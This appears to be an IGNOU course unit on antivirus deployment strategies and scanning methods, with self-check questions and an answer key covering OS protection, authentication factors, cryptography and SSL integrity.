AV scanners can be installed on the desktop or on the servers. Each strategy has its advantages and disadvantages. For example, if the system is server based, viruses on floppy disks and CDs on the desktop will not be scanned. The consensus of most experts, however, is to use both. With the advances in AV products and network management systems, it is entirely possible to install scanners on both the desktop and on servers, while still maintaining an acceptable level of control and performance.

Desktops Alone

If an organization's computer security policy allows unrestricted use of floppies and CDs, then it is imperative that AV scanners be deployed to the desktop.

Updates to desktop AV scanners can now be distributed via a central server. This is particularly effective when new signature files are needed to prevent the infection

by a newly discovered virus. The updates can be pushed to the desktop and the users need not be present at the workstation, although the desktop system must be on and connected to the network at the time.

Server-Based Antivirus

Many companies have sought to reduce the number of user complaints about AV scanners by limiting their installation to the server. Depending on the size of the network and its architecture, AV scanners can be installed on all servers, which would require different products or versions for different operating systems or they could be installed on servers used for specific tasks or processes.

A common-sense approach is to install AV scanners on the servers where downloads are frequently stored and traffic is high. This is particularly important for e-mail servers because the majority of recent viruses use this path for infection.

A server-based AV scanner can be configured to send alerts to administrators when a suspected virus is detected. Like the desktop-based scanners, the response to a virus detection can be predetermined. Many system administrators set the program to erase all infected files, rather than to send them to quarantine. This strategy works to lessen the possibility that a quarantined virus can be "released" by mistake.

One of the major drawbacks of a server-based AV strategy is the need to use different scanners for the different operating systems. There are far fewer AV scanners for UNIX systems than Windows systems because there are fewer UNIX viruses.

Check Your Progress 1

Note: a) Space is given below for writing your answers.

b) Compare your answers with the one given at the end of this Unit.

1) What are the different ways in which Operating System security can be achieved?

.....

.....

.....

.....

2) What are the four principles of Authentication?

.....

.....

.....

.....

3) What is the difference between symmetric and asymmetric key cryptography?

.....

.....

.....

.....

.....

4) How does SSL provide confidentiality and Integrity?

.....

.....

.....

.....

5) What are the different scanning methodologies adopted by Antiviruses, which one is best to detect newer viruses and why?

.....

.....

.....

.....

4.7 LET US SUM UP

No silver bullets or out-of-the-box solutions provide adequate protection. Security needs and risks vary considerably and keep changing. Today's threats are numerous, escalating rapidly, often complex and increasingly dangerous. Serious terrorist attacks, accidents, mistakes, vandalism, hacker exploits and spying are ever more frequent. Threats must be avoided because the consequences are potentially devastating. Businesses are increasingly likely targets for risks that are escalating, as information infrastructures become increasingly complex and fragile and, therefore, more vulnerable.

The infrastructure must be well protected so that IS performance cannot be compromised. Any lapse or shortcoming of the defenses will inevitably result in enormous costs, disruptions, loss of business and embarrassment. Therefore, strong protection is necessary and it must be implemented and maintained in a cost-effective manner.

Good planning, design and management are all essential to strong protection; everyone involved must understand the infrastructure's security needs. Many stakeholders must be involved in planning and must support good security. Effective protection also must be threat-specific, comprehensive and utilize all resources efficiently.

The result can be added value and enhanced productivity, goodwill and morale. Good protection that is well implemented and maintained is a good investment. Anything less is a waste of time and money.

4.8 CHECK YOUR PROGRESS: THE KEY

Check Your Progress 1

1) Four types of overall protection policies, of increasing order of difficulty, have been identified:

   No sharing: In this case, processes are completely isolated from each other and each process has exclusive control over the resources statically or dynamically assigned to it. With this policy, processes often "share" a program or data file by making a copy of it and transferring the copy into their own virtual memory.

Sharing originals of program or data files: With the use of reentrant code, a single physical realization of a program can appear in multiple virtual address spaces, as can read-only data files. Special locking mechanisms are required for the sharing of writable data files, to prevent simultaneous users from interfering with each other.

Confined or memoryless, subsystems: In this case, processes are grouped into subsystems to enforce a particular protection policy. For example, a "client" process calls a "server" process to perform some task on data. The server is to be protected against the client discovering the algorithm by which it performs the task, while the client is to be protected against the server's retaining any information about the task being performed.

Controlled information dissemination: In some systems, security classes are defined to enforce a particular dissemination policy. Users and applications are given security clearances of a certain level, while data and other resources (e.g. input/output [I/O] devices) are given security classifications. The security policy enforces restrictions concerning which users have access to which classifications. This model is useful not only in the military context but in commercial applications as well

2) **Four Principles of Authentication**

Authentication of a claimed identity can be established in four ways:

- What you know (passwords and passphrases)
- What you have (tokens: physical keys, smart cards).
- What you are (static biometrics: fingerprint, face, retina recognition)
- What you do (dynamic biometrics: voice, handwriting and typing recognition).

3) **Cryptographic techniques involve a general algorithm, made specific by the use of keys. There are two classes of algorithm:**

- Those that require both parties to use the same secret key. Algorithms that use a shared key are known as symmetric algorithms.
- Those that use one key for encryption and a different key for decryption. One of these must be kept secret but the other can be public. Algorithms that use public and private key pairs are known as asymmetric algorithms. This technique is also known as public key cryptography.

4) SSL provides data integrity by calculating a message digest.

Message digests are fixed size numeric representations of the contents of messages, which are inherently variable in size. A message digest is computed by a hash function, which is a transformation that meets two criteria:

- The hash function must be one-way. It must not be possible to reverse the function to find the message corresponding to a given message digest, other than by testing all possible messages.
- It must be computationally infeasible to find two messages that hash to the same digest.

A message digest is also known as a Message Authentication Code (MAC), because it can provide assurance that the message has not been modified. The message digest is sent with the message itself. The receiver can generate a digest for the message and compare it with the sender's digest. If the two digests are the same, this verifies the integrity of the message. Any tampering

with the message during transmission almost certainly results in a different message digest

5) **Scanning Methodologies**

In order to operate efficiently and in harmony with the other programs on a computer, AV scanners have had to resort to numerous tricks to prevent virus infections, find infections, disinfect programs and still operate at speed without bringing the entire system to a halt. They use four basic methods of operation:

- **Detection-looking for infections by known viruses**

  As a virus copies itself from one executable file to another, it leaves bits of its code in the infected file or host body. The sequence of code that is specific to the virus is referred to as the fingerprint or signature of that virus. To detect the presence of a virus, the scanner looks for the signature, removes its code from the host file and attempts to restore the infected program to its original state. In early viruses, it was discovered that the signatures were usually found within specific bytes of a program, so the scanners set out to inspect only those bytes rather than scanning an entire program from top to bottom. This saved vast amounts of time and processing power. However, not all virus signatures appear in the same area of a program.

  False-positive reports are the main drawback to signature scanners. If users notice that their scanner falsely reports the presence of viruses too often, they view this as an annoyance and will likely seek to disable the software or find ways of circumventing the scans.

- **Prevention-monitoring changes or attempted changes to files**

  Viruses use encryption, change their form and mutate in the hopes that the AV scanner will not find them. Today's operating systems and legitimate programs have bloated to millions of lines of code, so that finding a virus signature is resource intensive. Because many viruses are malicious, it is not a good strategy to let them infect and then attempt to clean up the mess. This may be suitable for a single system that is not used often, but on interconnected networks, this would spell disaster. A better strategy is to try to find the viruses before they infect and prevent them from doing harm.

  The use of a cyclical redundancy check or checksums, was added to AV scanners to aid in the prevention of viral execution. This method of detection is also found in many firewalls because it tracks changes made to programs and files. A virus or a hacker, entering a program changes the size of that program. To track those changes, a fingerprint of each executable program is computed and stored in a database when the AV product is first installed. These fingerprints are quite small; usually consisting of less than 100 bytes of information-this is the "sum" or checksum of the program. Because viruses must change files or boot records in order to infect them, the checksums of the fingerprints are compared with any newer version of the programs, looking for these changes.

  Other prevention methods, such as brute force decryption and emulation, are also used in AV scanners. Many polymorphic viruses interrupt a program at a specific point that is quite different from normal programs, a routine was included in AV scanners to determine if that interrupt exists. If it does not, then the program is probably not virus infected and precious computing cycles are not required.

- **Heuristics-scanning for previously unknown viruses using a rule-based scan**

  By adding heuristics to their AV scanners, the vendors looked to increase the efficacy of their products. The scanners could now look for viruses that were new and unknown and not contained within the signature database.

  A heuristic algorithm makes certain assumptions about the problem it is trying to solve. In the case of an AV scanner, it analyzes a program's structure, its attributes and its behavior to see if these meet the rules that have been established for identifying a virus, even without its signature on file. The drawback to heuristic scanning is that it makes intelligent assumptions, but is nevertheless bound to make mistakes. Another problem with heuristic scanning is that, on slower systems, it may take a long time to run and may require user interaction.

  Heuristic scanners use a rule-based system to verify the existence of a virus. It applies all the rules to a given program and gives the program an overall score. If the score is high, there is a good likelihood that a virus is present. Generally, the scanner looks for the most likely location for a virus to attach itself to a program. This is a crucial step because program files can be tens of megabytes in size. A well-designed heuristic scanner will limit the regions of the program to be examined in order to scan the highest number of suspects in the shortest possible time. The scanner then examines the logic of the suspected program to determine if it might be a virus. This is considered to be a static scan. The static method applies the rules and gives a pass/fail score to the program-whether or not the program has actually executed.

  The other type of heuristic scanning is called the dynamic method. This method applies basically the same rules as the static method and if the score is high, it attempts to emulate the program. Rather than examining the logic of the suspected code, the dynamic scanner runs a simulation of the virus in a virtual environment. This technique has come to be known as sandbox emulation and is effective for attempting to identify new viruses that do not appear in the signature database.

NOTES

MPDD-IGNOU/P.O. 1T/September, 2011

ISBN : 978-81-266-5566-3